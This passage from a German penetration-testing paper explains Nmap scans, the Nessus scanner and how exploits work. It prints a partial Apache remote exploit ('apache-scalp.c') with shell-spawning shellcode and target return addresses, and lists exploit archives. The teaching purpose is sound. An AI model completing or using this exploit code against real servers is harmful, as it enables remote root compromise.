Der TCP/UDP Portscanner Nmap bietet mit seinen zahlreichen Optionen einen flexiblen Gestaltungsfreiraum. Somit kann Nmap an das zu untersuchende System angepasst werden, um möglichst viele Informationen zu erhalten. Nmap unterstützt verschiedene Scan-Typen. Die wichtigsten Scan-Typen sind „TCP connect“ und „TCP SYN“, wobei der TCP connect einen normalen TCP-Verbindungsaufbau beinhaltet und somit in den Log-Dateien des Zielsystems registriert wird. Beim TCP SYN – Scan wird der Drei-Wege-Handshake

zum Verbindungsaufbau nicht komplett abgeschlossen und wird daher nicht als Verbindungsaufbau protokolliert. Der TCP SYN-Scan ist, sofern der Benutzer root-Rechte besitzt und es sich nicht um Spezialfälle handelt, der am häufigsten verwendete Scan-Typ.

Ein weiteres wichtiges Merkmal von Nmap ist die Betriebssystemerkennung. Hierbei kann Nmap, über Besonderheiten im TCP-Stack, das Betriebssystem erkennen. Dieses sogenannte Fingerprinting funktioniert in der Praxis sehr zuverlässig.

```
Nmap V. 2.54BETA31 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)

  -sT TCP connect() port scan (default)
* -sS TCP SYN stealth port scan (best all-around TCP scan)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)

Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'

SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

Abbildung 7: Scaneinstellungen bei Nmap

4.3 Nessus

Nessus wurde von dem Open–Source-Autor Renaud Deraison verfasst. Dank der stetig wachsenden Open-Source-Gemeide hat Nessus mittlerweile zur kommerziellen Konkurrenz aufgeschlossen. Das Programm basiert auf einem umfangreichen Plug-In-Modell, das

einem versierten User erlaubt, Schwachstellenerkennungsmodule nach Belieben hinzuzufügen. Das Plug-In Modell basiert auf der sogenannten Scriptsprache NASL, die einen nahen Bezug zu den bereits bekannten Scriptsprachen wie Shell oder Perl besitzt.

Nessus verwendet eine Client-Server-Architektur. Der Server führt die eigentlichen Überprüfungen aus und der Client dient lediglich als Bedienkonsole (Benutzeroberfläche – GUI). Die Kommunikation zwischen Client und Server erfolgt dabei verschlüsselt. Somit eignet sich der Nessus-Server für eine Platzierung im Internet, wobei die Steuerung über den Client von jeden Ort erfolgen kann.

Nessus ist speziell in der Form als Windows-Client relativ einfach zu bedienen, bietet aber dennoch ein breites Funktionsspektrum. Zur Erzielung aussagekräftiger Ergebnisse sollte jedoch besondere Aufmerksamkeit auf die Anpassung der Policy an das Zielsystem gerichtet werden. Hierzu sind die Plug-Ins in Kategorien eingeteilt, aus denen sich der Benutzer die geeigneten zusammenstellen muss.

Ein Großteil der Erkennungsmechanismen von Nessus sind entgegen einiger kommerzieller Tools auf Unix-Systeme zugeschnitten.



Abbildung 8: Nessus-Results

4.4 Exploits

Die in dem Kapitel zuvor beschriebenen Tools wie Nessus oder ISS Internetscanner ermitteln, ob angebotene Dienste oder das Betriebssystem selbst Schwachstellen besitzen.

Die gefundenen Schwachstellen können wiederum mittels kleinen Programmen, den sogenannten Exploits ausgenutzt werden. Die Exploits liegen meist als Sourcecode oder auch teilweise als kompilierte Exe-Files bzw. Bash-Files vor. Ein Quelle für bekannte Schwachstellen ist z.B. http://www.securtiyfocus.de/. Die Rubrik „Vulnerability“ bietet hierbei die Möglichkeit entsprechende Exploits herunterzuladen und ggf. auf verwundbare Systeme anzuwenden.

Folgendes Beispiel zeigt den typischen Aufbau eines Exploits anhand des Apache-Exploits *„apache-scalp.c“*. Hierbei ist jedoch anzumerken, dass nicht der vollständige Code beigefügt wurde, sondern nur die entsprechend relevanten Teile des Codes, um dem Leser einen Einblick in die Thematik zu geben. Der vollständige Code kann unter http://online.securityfocus.com/archive/1/277830 heruntergeladen werden.

Wie aus dem folgenden Exploit hervorgeht, wird beschrieben welche Betriebsysteme betroffen sind, wer den Exploit geschrieben hat und wie der Exploit rudimentär funktioniert.

Diesem Exploit liegt die selbe Thematik bzw. Problematik zu Grunde, welches die Basis für die meisten existierenden Exploits ist. So wird auch bei diesem Exploit der *Stack* durch HTTP-Request zum überlaufen gebracht und zum geeignetem Zeitpunkt via *memcpy* überschrieben, mit dem Ziel, dass der *Stackzeiger* auf einen vom Angreifer zugewiesenen Speicherbereich bzw. Programm springt, und dort definierten (z.B. Command Shell) bzw. undefinierten (Absturz des Systems) Code ausführt.

```
/*
 * apache-scalp.c
 * OPENBSD/X86 APACHE REMOTE EXPLOIT!!!!!!!
 *
 * ROBUST, RELIABLE, USER-FRIENDLY ........
 *
 * ---
 * Disarm you with a smile
 * And leave you like they left me here
 * To wither in denial
 * The bitterness of one who's left alone
 * ---
 *
 * Remote OpenBSD/Apache exploit for the "chunking" vulnerability. Kudos to
 * the OpenBSD developers (Theo, DugSong, jnathan, *@#!w00w00, ...) and
 * their crappy memcpy implementation that makes this 32-bit impossibility
 * very easy to accomplish. This vulnerability was recently rediscovered by a slew
 * of researchers.
 *
 * The "experts" have already concurred that this bug...
 *      -       Can not be exploited on 32-bit *nix variants
 *      -       Is only exploitable on win32 platforms
 *      -       Is only exploitable on certain 64-bit systems
 *
 * However, contrary to what ISS would have you believe, we have
 * successfully exploited this hole on the following operating systems:
 *
 *      Sun Solaris 6-8 (sparc/x86)
 *      FreeBSD 4.3-4.5 (x86)
 *      OpenBSD 2.6-3.1 (x86)
 *      Linux (GNU) 2.4 (x86)
 *
 * Don't get discouraged too quickly in your own research. It took us close
 * to two months to be able to exploit each of the above operating systems.
 * There is a peculiarity to be found for each operating system that makes the
 * exploitation possible.
 *
```

```
 * Don't email us asking for technical help or begging for warez. We are
 * busy working on many other wonderful things, including other remotely
 * exploitable holes in Apache. Perhaps The Great Pr0ix would like to inform
 * the community that those holes don't exist? We wonder who's paying her.
 *
 * This code is an early version from when we first began researching the
 * vulnerability. It should spawn a shell on any unpatched OpenBSD system
 * running the Apache webserver.
 *
 * We appreciate The Blue Boar's effort to allow us to post to his mailing
 * list once again. Because he finally allowed us to post, we now have this
 * very humble offering.
 *
 * This is a very serious vulnerability. After disclosing this exploit, we
 * hope to have gained immense fame and glory.
 *
 * Testbeds: synnergy.net, monkey.org, 9mm.com
 *
 * Abusing the right syscalls, any exploit against OpenBSD == root. Kernel
 * bugs are great.
 *
 * [#!GOBBLES QUOTES]
 *
 * --- you just know 28923034839303 admins out there running
 *     OpenBSD/Apache are going "ugh..not exploitable..ill do it after the
 *     weekend"
 * --- "Five years without a remote hole in the default install". default
 *      package = kernel. if theo knew that talkd was exploitable, he'd cry.
 * --- so funny how apache.org claims it's impossible to exploit this.
 * --- how many times were we told, "ANTISEC IS NOT FOR YOU"?
 * --- I hope Theo doesn't kill himself
 * --- heh, this is a middle finger to all those open source, anti-"m$"
 *     idiots... slashdot hippies...
 * --- they rushed to release this exploit so they could update their ISS
 *     scanner to have a module for this vulnerability, but it doesnt even
 *     work... it's just looking for win32 apache versions
 * --- no one took us seriously when we mentioned this last year. we warned
 *     them that moderation == no pie.
 * --- now try it against synnergy :>
 *
 * --- #!GOBBLES@EFNET (none of us join here, but we've sniffed it)
 * --- super@GOBBLES.NET (low-level.net)
 *
 * GOBBLES Security
 * GOBBLES@hushmail.com
 * http://www.bugtraq.org
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
......
......
#include <sys/time.h>
#include <signal.h>

#define EXPLOIT_TIMEOUT  5 /* num seconds to wait before assuming it failed */
#define RET_ADDR_INC  512

#define MEMCPY_s1_OWADDR_DELTA -146
#define PADSIZE_1  4
.....
.....
.....
#define NOP   0x41
#define PADDING_1  'A'
#define PADDING_2  'B'
```

```
#define PADDING_3  'C'

#define PUT_STRING(s)  memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b)  memset(p, b, n); p += n;

#define SHELLCODE_LOCALPORT_OFF 30

char shellcode[] =
  "\x89\xe2\x83\xec\x10\x6a\x10\x54\x52\x6a\x00\x6a\x00\xb8\x1f"
  "\x00\x00\x00\xcd\x80\x80\x7a\x01\x02\x75\x0b\x66\x81\x7a\x02"
  ......................
  "\xe2\x6a\x04\x52\x6a\x01\x6a\x00\xb8\x04\x00\x00\x00\xcd\x80"
  "\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe2\x31\xc0\x50"
  "\x52\x89\xe1\x50\x51\x52\x50\xb8\x3b\x00\x00\x00\xcd\x80\xcc";

struct {
 char *type;
 u_long retaddr;
} targets[] = { // hehe, yes theo, that say OpenBSD here!
 { "OpenBSD 3.0 x86 / Apache 1.3.20", 0xcf92f },
 { "OpenBSD 3.0 x86 / Apache 1.3.22", 0x8f0aa },
 { "OpenBSD 3.0 x86 / Apache 1.3.24", 0x90600 },
 { "OpenBSD 3.1 x86 / Apache 1.3.20", 0x8f2a6 },
 { "OpenBSD 3.1 x86 / Apache 1.3.23", 0x90600 },
 { "OpenBSD 3.1 x86 / Apache 1.3.24", 0x9011a },
 { "OpenBSD 3.1 x86 / Apache 1.3.24 #2", 0x932ae },
};

int main(int argc, char *argv[]) {

 char           *hostp, *portp;
 unsigned char   buf[512], *expbuf, *p;
 int             i, j, lport;
 int             sock;
 int             bruteforce, owned, progress;
 u_long          retaddr;
 struct sockaddr_in sin, from;

 if(argc != 3) {
  printf("Usage: %s <target#|base address> <ip[:port]>\n", argv[0]);
  printf("  Using targets:\t./apache-scalp 3 127.0.0.1:8080\n");
  printf("  Using bruteforce:\t./apache-scalp 0x8f000 127.0.0.1:8080\n");
  printf("\n--- --- - Potential targets list - --- ----\n");
  printf("Target ID / Target specification\n");
  for(i = 0; i < sizeof(targets)/8; i++)
   printf("\t%d / %s\n", i, targets[i].type);

  return -1;
 }

 hostp = strtok(argv[2], ":");
 if((portp = strtok(NULL, ":")) == NULL)
  portp = "80";

 retaddr = strtoul(argv[1], NULL, 16);
 if(retaddr < sizeof(targets)/8) {
  retaddr = targets[retaddr].retaddr;
  bruteforce = 0;
 }
 else
  bruteforce = 1;

 srand(getpid());

...........
...........
..........
```

```
 }
 return 0
}
```

5 Organisatorischer Umfang

Der organisatorische Umfang beim Penetration Testing ist nicht zu vernachlässigen, da das unmittelbare Auswirkungen auf die Ergebnisqualität hervorrufen würde. Die Qualität des Penetration Testings wird nicht durch die verwendeten Tools bestimmt, sondern von dem Wissen und der Erfahrung des Auditors. Der Auditor entscheidet, welche Tools zum Einsatz kommen und sorgt für das regelmäßige Updaten der Tools. Ferner kommt es erheblich darauf an, dass der Auditor sein Wissen und seine Erfahrungen kontinuierlich erweitert, z.B. sich über neue Schwachstellen informiert und neue Tools testet. Zu den Problemen zählt u.a. das Erkennen von „False Positives“.



Abbildung 9: Hindernisse beim Penetration Testing

6 Links & Literatur

Einen Pool an Sicherheitstools und entsprechende Dokumentationen findet man bei COAST (...) http://www.cs.purdue.edu/coast/coast.html.

CERT: http://www.cert.org/

Eine Analyse von Scan-Tools : http://www.nwc.com/1201/1201f1b1.html

www.insecure.org	
smooth.airsnort.org	Airsnort Wep Crack
education.defcom.com	Defcom Education
http://cr.yp.to/	qmail (sichere MTA) und djbdns (sicherer DNS Server)
http://www.securityfocus.com/	Sicherheits Seite, welche auch bugtraq betreibt.
http://hack.co.za	Exploit Archiv, mirror auf education.defcom.com
http://cve.mitre.org/	CVE Bug ID System
http://www.packetstormsecurity.org/	Paketstorm; Gutes Portal mit Tools und Exploits.
http://www.guninski.com/	Webseite des bekannten Bugfinder
http://www.ktwo.ca/	Infos über HPUX , SCO, Unixware
http://www.phreak.com/html/main.s	Phreak Seiten mit Tools, Exploits, Frequenz Datenbank,
ASTALAVISTA.COM	andere Hacker Seite mit Tools und Infos
http://www.geektools.com/	Geektool Proxy (whois, traceroute, rfc usw.)
www.phenoelit.de/dpl/	Default Passworte
http://www.kryptocrew.de/	Deutsche Hacker / IT Security Seite mit Infos und Artikeln
http://www.northernlight.com/	Gute Suchmaschiene für Tools und sploits usw.
http://www.nessus.org/	Nessus (Security Scanner) Webseite
http://www.ccc.de/	Webseite des Chaos Computer Club
http://www.netstumbler.org/	WaveLAN Suchtool.
ftp://adm.freelsd.net/pub/ADM	ADM Tools und Exploits
http://www.team-teso.net/	TESO Tools und Exploits
http://www.team-teso.net/	jährliche Hacker Veranstaltung in Las Vegas
http://www.blackhat.org/	Blackhat Briefings

Abbildung 10: Links

Bücher

- Der neue Hacker's Guide aus dem Markt und Technik Verlag (ISBN 3-8272-5931-2)
- Linux Sicherheit aus dem SYBEX-Verlag (ISBN 3-8155-7329-7)
- Die Hacker-Bibel
- Die Hacker-Bibel für Wireless LANs (ISBN 3-8266-09301)
- Das Anti Hacker Buch (ISBN 3-8266-0670-1) bzw. die englische Verfassung Hacking Exposed